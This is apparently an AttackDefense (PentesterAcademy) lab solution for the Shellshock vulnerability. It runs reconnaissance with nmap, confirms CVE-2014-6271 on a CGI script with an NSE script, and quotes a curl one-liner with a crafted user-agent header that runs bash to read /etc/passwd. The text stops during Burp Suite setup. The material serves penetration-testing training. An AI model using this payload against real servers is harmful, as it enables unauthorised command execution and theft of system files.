ATTACK DEFENSE

by PentesterAcademy

Name	Shellshock
URL	https://www.attackdefense.com/challengedetails?cid=1911
Type	Webapp Pentesting Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Shellshock vulnerability.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27036: eth0@if27037: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
27039: eth1@if27040: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f2:dc:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.242.220.2/24 brd 192.242.220.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.242.220.3

Command: nmap 192.242.220.3




```
root@attackdefense:~# nmap 192.242.220.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 12:18 IST
Nmap scan report for target-1 (192.242.220.3)
Host is up (0.000016s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:F2:DC:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```

Port 80 is open


Step 3: Start firefox and navigate to the target IP.



The Website will be online in 0d 23h 17m 34s

A website is running at port 80 of the target ip.

Step 4: Right-click and select “View Page Source”.




```
<!DOCTYPE html>
<html>
<head>
<style>
body {
    background-image: url('static/images/background.jpg');
    background-repeat: no-repeat;
    background-attachment: fixed;
    background-position: center;
}
</style>
    <script>
       setInterval(function() {
        var xhttp = new XMLHttpRequest();
        xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
                document.getElementById("output").innerHTML = this.responseText;
            }
        };
        xhttp.open("GET", "/gettime.cgi", true);
        xhttp.send();
        }, 1000);
    </script>
```

A CGI script is running on the target server.

Step 5: Use the Nmap NSE script to check if the server is vulnerable to shellshock attack.

Command: nmap --script http-shellshock --script-args “http-shellshock.uri=/gettime.cgi” 192.242.220.3




```
root@attackdefense:~# nmap --script http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" 192.242.220.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 12:21 IST
Nmap scan report for target-1 (192.242.220.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_      http://www.openwall.com/lists/oss-security/2014/09/24/10
MAC Address: 02:42:C0:F2:DC:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
root@attackdefense:~#
```

The server is vulnerable to Shellshock attack.

Step 6: Search for the available exploit for shellshock vulnerability.



https://www.google.com/search?source=hp&ei=Xrr1XvOVBLO38QP1qJagBg&q=shellshock+vulnera

shellshock vulnerability exploit

github.com › opsxcq › exploit-CVE-2014-6271

opsxcq/exploit-CVE-2014-6271: Shellshock exploit + ... - GitHub

Shellshock exploit + **vulnerable** environment. Contribute to opsxcq/**exploit**-CVE-2014-6271 development by creating an account on GitHub.


owasp.org › Shellshock_-_Tudor_Enache PDF

Shellshock Vulnerability

Shellshock Knowledge Prerequisites. • Understanding the **vulnerability**. • Attack vectors. • Exploitation in the wild. • Mitigation. • Understanding the 0-Day threat.

Step 7: The GitHub link contains the steps to exploit the vulnerability.

URL: https://github.com/opsxcq/exploit-CVE-2014-6271



Exploit

There are several ways to exploit this flaw


Exploit it with one liner

An simple example to `cat /etc/passwd`

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://localhost:8080/cgi-bin/vulnerable
```


The attacker has to craft malicious user-agent in order to exploit the vulnerability.


Step 8: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite"



FoxyProxy
Use Enabled Proxies By Patterns and Order
Burp Suite (for all URLs)
✔ Turn Off (Use Firefox Settings)
Options
What's My IP?
Log

Step 9: Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".





Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.


● Temporary project

○ New project on disk — Name: — File:

○ Open existing project — File:

☑ Pause Automated Tasks

Click on Next



Select the configuration that you would like to load for this project.

● Use Burp defaults


○ Use options saved with project

○ Load from configuration file — File:

□ Default to the above in future

□ Disable extensions

Click on Start Burp button.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Upgrade to Burp Suite Professional to automatically find vulnerabilities!
Hide
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Search...
Event log
Filter Critical Error Info Debug
Search...
Advisory

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain ... 0 items added to site map

